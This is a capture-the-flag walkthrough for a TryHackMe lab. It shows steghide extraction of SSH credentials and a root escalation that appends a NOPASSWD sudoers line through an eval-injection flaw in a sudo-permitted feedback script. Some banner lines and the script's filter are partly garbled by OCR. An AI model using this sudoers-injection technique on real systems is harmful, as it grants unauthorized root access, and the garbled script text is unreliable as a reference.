
/home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School/magicbyt
print("| \\/ |      (_) | ___ \\      | | github.com/Haxrein      ")
/home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School/magicbyt
print("| \\|/ | / _` | / _` | / __| ___ \\ | | | __/ _ \\ | | ' _ \\ | | | | ")
/home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School/magicbyt
print("| | | | (_| | (_| | | __| |_/ / | | | | | __/\\__ \\ | | | | ")
/home/pks/Documents/Notes/Hands-on-Hacking/TryHackMe/U.A. High School/magicbyt
print("\\_| | |_/\\___,\\___, | |\\___\\____/ \\___, |\\___\\____| |_____) .__/_\\___, | ")

```

[illegible]

Magic bytes has been changed of oneforall.jpg as jpg

Now lets open it up



Nothing in the image lets use steghide to extract anything that this file have as this file is massive


When u use steghide it should ask for the passphrase here put that in

```
steghide extract -sf oneforall.jpg  
Enter passphrase:  
wrote extracted data to "creds.txt".
```

Lets see the txt file

```
cat creds.txt  
Hi Deku, this is the only way I've found to give you your account credentials, as soon as you have them, delete this file:  
deku:One?For?All_!!one1/A
```

got creds here

 Creds found

Username : deku

Password : One?For?All_!!one1/A

Lets SSH in now

```
deku@myheroacademia ~ (0.173s)  
id  
uid=1000(deku) gid=1000(deku) groups=1000(deku)
```

```
deku@myheroacademia ~
```

```
|
```

Got it here is your user.txt

```
deku@myheroacademia:~ (0.238s)
```

```
ls -al
```

```
total 36
drwxr-xr-x 5 deku deku 4096 Jul 10 2023 .
drwxr-xr-x 3 root root 4096 Jul  9 2023 ..
lrwxrwxrwx 1 root root    9 Jul  9 2023 .bash_history -> /dev/null
-rw-r--r-- 1 deku deku  220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 deku deku 3771 Feb 25 2020 .bashrc
drwx----- 2 deku deku 4096 Jul  9 2023 .cache
drwxrwxr-x 3 deku deku 4096 Jul  9 2023 .local
-rw-r--r-- 1 deku deku  807 Feb 25 2020 .profile
drwx----- 2 deku deku 4096 Jul  9 2023 .ssh
-rw-r--r-- 1 deku deku    0 Jul  9 2023 .sudo_as_admin_successful
-r----- 1 deku deku   33 Jul 10 2023 user.txt
```

Vertical PrivEsc

Checking the SUID binary here

```
find / -perm -u=s -type f 2>/dev/null
```

```
find / -perm -u=s -type f 2>/dev/null

/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/pkexec
/usr/bin/umount
/usr/bin/at
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/snapd/snap-confine
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/snap/core20/1828/usr/bin/chfn
/snap/core20/1828/usr/bin/chsh
/snap/core20/1828/usr/bin/gpasswd
/snap/core20/1828/usr/bin/mount
/snap/core20/1828/usr/bin/newgrp
/snap/core20/1828/usr/bin/passwd
/snap/core20/1828/usr/bin/su
/snap/core20/1828/usr/bin/sudo
/snap/core20/1828/usr/bin/umount
/snap/core20/1828/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/snap/core20/1828/usr/lib/openssh/ssh-keysign
/snap/snapd/18357/usr/lib/snapd/snap-confine
```

Nothing here lets check the sudo permission here

```
sudo -l
```

[sudo] password for deku:

Matching Defaults entries for deku on myheroacademia:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/games:/snap/bin

User deku may run the following commands on myheroacademia:

(ALL) /opt/NewComponent/feedback.sh

Lets see this script

```
cat /opt/NewComponent/feedback.sh
#!/bin/bash

echo "Hello, Welcome to the Report Form      "
echo "This is a way to report various problems"
echo "    Developed by                        "
echo "        The Technical Department of U.A."

echo "Enter your feedback:"
read feedback

if [[ "$feedback" != *"\`"* && "$feedback" != *})* && "$feedback" != *"${}"* && "$feedback" != *|)* && "$feedback" != *"&"* && "$feedback" != *;"* && "$feedback" != *"?)* && "$feedback" != *!"* && "$feedback" != *"\\"* ]]; then
    echo "It is This:"
    eval "echo $feedback"

    echo "$feedback" >> /var/log/feedback.txt
    echo "Feedback successfully saved."
else
    echo "Invalid input. Please provide a valid input."
fi
```

So the bug here is that we can just execute the comamnd we want with root as this is just using read and evaling it out in the if statement

So we can just give us all the permission with no password by adding this in the /etc/sudoers

```
deku ALL=NOPASSWD: ALL >> /etc/sudoers
```

Lets exploit this i guess

```
sudo /opt/NewComponent/feedback.sh

Hello, Welcome to the Report Form
This is a way to report various problems
    Developed by
        The Technical Department of U.A.
Enter your feedback:
deku ALL=NOPASSWD: ALL >> /etc/sudoers
It is This:
Feedback successfully saved.
```

Alright now lets see the sudo permissions here

```
sudo -l
```

Matching Defaults entries for deku on myheroacademia:

env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr

User deku may run the following commands on myheroacademia:

(ALL) /opt/NewComponent/feedback.sh

(root) NOPASSWD: ALL

Lets get root now

```
sudo su
```

```
root@myheroacademia:/home/deku# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@myheroacademia:/home/deku#
```

And here is your root.txt

```
sudo su
```

```
root@myheroacademia:/home/deku# id
```

```
uid=0(root) gid=0(root) groups=0(root)
```

```
root@myheroacademia:/home/deku# cd
```

```
root@myheroacademia:~# ls -al
```

```
total 36
```

```
drwx----- 5 root root 4096 Dec 13 2023 .
```

```
drwxr-xr-x 19 root root 4096 Jul 9 2023 ..
```

```
-rw----- 1 root root 2336 Feb 22 2024 .bash_history
```

```
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
```

```
drwxr-xr-x 3 root root 4096 Jul 9 2023 .local
```

```
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
```

```
-rw-r--r-- 1 root root 794 Dec 13 2023 root.txt
```

```
drwx----- 3 root root 4096 Jul 9 2023 snap
```

```
drwx----- 2 root root 4096 Jul 9 2023 .ssh
```

```
root@myheroacademia:~#
```

Thanks for Reading :)